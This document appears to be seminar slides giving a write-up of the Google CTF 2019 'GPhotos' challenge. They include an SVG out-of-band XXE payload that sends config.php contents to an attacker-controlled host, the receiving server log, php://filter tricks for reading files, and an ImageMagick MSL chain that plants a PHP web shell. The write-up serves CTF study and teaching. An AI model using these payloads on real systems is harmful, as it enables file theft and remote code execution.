Đông Lào –
26/06/2019

Google CTF Qualification 2019
pwnPHOfun Seminar #4

#GPhotos writeup

1 solve
@ducnh,@chitran,@l4w

- **Challenge link**: http://gphotos.ctfcompetition.com:1337/
- **Source code**: http://gphotos.ctfcompetition.com:1337/?action=src

- **First thing to do**: Source code analysis
- **Some functions of website**:
  - **Image uploading**(png, jpeg,gif and also **svg image**)
  - Strictly extension mapping of uploaded file based on content type (mime_content_type() function)
  - Image handling with get_size() function
  - Get witdth, height of image (png,jpeg) with getimagesize()
  - else **parsing xml** with this block of code
  - resize image with **convert** (ImageMagick) to 100x100

```
} else {
    // libxml_disable_entity_loader(false)
    $xmlfile = file_get_contents($file);
    $dom = new DOMDocument();
    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
    $svg = simplexml_import_dom($dom);
    $attrs = $svg->attributes();
    $width = (int) $attrs->width;
    $height = (int) $attrs->height;
}
```

- **First try**: XXE via svg uploading (from @l4w note)

- svg image content

- evil external dtd

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE svg [
<!ELEMENT svg ANY >
<!ENTITY % sp SYSTEM "http://fuctf.xyz/payload.xml">      -> request to evil external DTD
%sp;
%flag;      -> trigger sp entity
]>          -> trigger flag entity
<svg
   xmlns:svg="http://www.w3.org/2000/svg"
   xmlns="http://www.w3.org/2000/svg"
   xmlns:xlink="http://www.w3.org/1999/xlink"
    width="80px" height="80px"
>
<a>&send;</a>   -> trigger send entity,
</svg>                send to attacker server
```

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/var/www/html/config.php">
<!ENTITY % flag "<!ENTITY send SYSTEM 'http://peterjson.xyz:13337/?a=%data;'>">
```

- waiting for response from my vps (OOB XXE), also can OOB via FTP

```
THINKPAD@peterjson:~$ python -m SimpleHTTPServer 13337
Serving HTTP on 0.0.0.0 port 13337 ...
104.155.26.214 - - [25/Jun/2019 01:26:45] "GET /?a=PD9waHAKCi8vIFhYRT8gTGFtZ
S4gUmVhbCBoYWNrZXJzIGdldCBSQ0UuCgokc2VjcmV0ID0gJ2FIUjBjSE02THk5M2QzY3VlVzkxZ
EhWaVpTNWpiMjB2ZDJGMFkyZy9kajFrVVhjMGR6bFhaMWhqVVE9PSc7Cg== HTTP/1.0" 200 -
```

- Can read file via XXE OOB, what's next?

- Some attempts:
  - Tried Php Derserialization via phar protocol (but failed because phar was not allowed)
  - Focused too much on hash_hmac() function after reading successfully config.php (crypto way ☹)
  - Reading ssh key (failed)
  - Reading apache log (failed) => maybe large content
  - Reading /home/user/flag , /home/admin/flag (failed) (taken from /etc/passwd) => maybe not exist

- ImageMagick RCE via thumbnail function?

```
function thumbnail() {
    exec(escapeshellcmd('convert '.workdir()."/{$this->name}".' -resize
128x128 '.workdir()."/{$this->name}_small.jpg"), $out, $ret);
    if ($ret)
    $this->failed = true;
}
```

- After reading write-ups:

  https://blog.bushwhackers.ru/googlectf-2019-gphotos-writeup/

- XXE limitations:
  - XXE can only be used to obtain files or responses that contain "valid" XML.
  - XXE cannot be used to obtain binary files (tried fetching binary data as /usr/bin/convert , /bin/ls => failed)
  - XXE cannot fetch large data

- Conclusion:

  - Fetching data with xxe would fail in some case:
    - Reading file with no permission
    - File too large
    - File not exist
    - File is binary

  - Steps for XXE:
    - First is to check file existence -> trying to fetch data (may be failed if content is too large)

Checking file existence of policy.xml via XXE OOB

- /var/www/html/config.php => **302 status code (File exists)**

- /etc/ImageMagick/policy.xml (Ubuntu, Debian 7, CentOS, RHEL, Arch Linux)
  => 500 status code (**not exists or too large**)

- /etc/ImageMagick-6/policy.xml (Debian 8, Fedora)
  => 500 status code (**not exists or too large**)

- /usr/local/etc/ImageMagick-6/policy.xml (FreeBSD)
  => 500 status code (**not exists or too large**)

- /usr/local/cpanel/3rdparty/etc/ImageMagick-6/policy.xml (CentOS 6 with cPanel/WHM)
  => 500 status code (**not exists or too large**)

Taken from:
https://it.godaddy.com/help/proteggi-il-tuo-server-dalla-vulnerabilita-di-imagemagick-20329?lang=en

- Overcome?

  =>php://filter/convert.base64-encode/resource=php://filter/zlib.deflate/resource=/etc/ImageMagick-6/policy.xml

- Try again

  => successfully reading /etc/ImageMagick-6/policy.xml

```
import zlib
import base64
#https://stackoverflow.com/questions/1089662/python-inflate-and-deflate-implementations
def decode_base64_and_inflate( b64string ):
    decoded_data = base64.b64decode( b64string )
    return zlib.decompress( decoded_data , -15)
```

- Read some useful information from policy.xml

```
<policy domain="delegate" rights="none" pattern="URL" />
<policy domain="delegate" rights="none" pattern="HTTPS" />
<policy domain="delegate" rights="none" pattern="HTTP" />
```

- Only ban URL, HTTPS, HTTP, but the suitable patch is also ban EPHEMERAL, MVG, MSL => **ImageMagick RCE gogogo**

- Some ImageMagick CVEs before:

  Taken from: https://www.openwall.com/lists/oss-security/2016/05/03/18

  - CVE-2016-3714 - (potentially remote code execution) , try but fail
  - CVE-2016-3718 – SSRF
  - CVE-2016-3715 - File deletion
  - CVE-2016-3716 - File moving
  - CVE-2016-3717 - Local file read

- Since we cannot see output from thumbnail() function

  => OOB

  => CVE-2016-3716 - File moving is suitable

  => upload php shell

- What is MSL?

  => The Magick Scripting Language, used when reference multiple "subimages" (aka pages or layers), you can embed one **image** element inside of **another.** For example:

```
<image>
    <read filename="sub_image.png" />
    <write filename="main_image.png" />
</image>
```

- Attack scenerio: (taken from Write-ups)

1) upload png file with php shell content


2) upload payload.svg with content:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!-- <svg> -->
<image>
        <read filename="/var/www/html/upload/<hash>/<image>.png" />
        <write filename="/var/www/html/upload/shell.php" />
        <svg width="120px" height="120px">
            <image href="/var/www/html/upload/<hash>/<image>.png" />
        </svg>
</image>
```

3) upload msl.svg to trigger msl pseudo protocol with content:

```
<?xml version="1.0" encoding="UTF-8"?>
<svg width="120px" height="120px">
    <image width="120" height="120“
 href="msl:/var/www/html/upload/<hash>/<image2>.svg" />
</svg>
```

And capture the flag🔥🔥🔥



Thanks for listening guys, Any questions?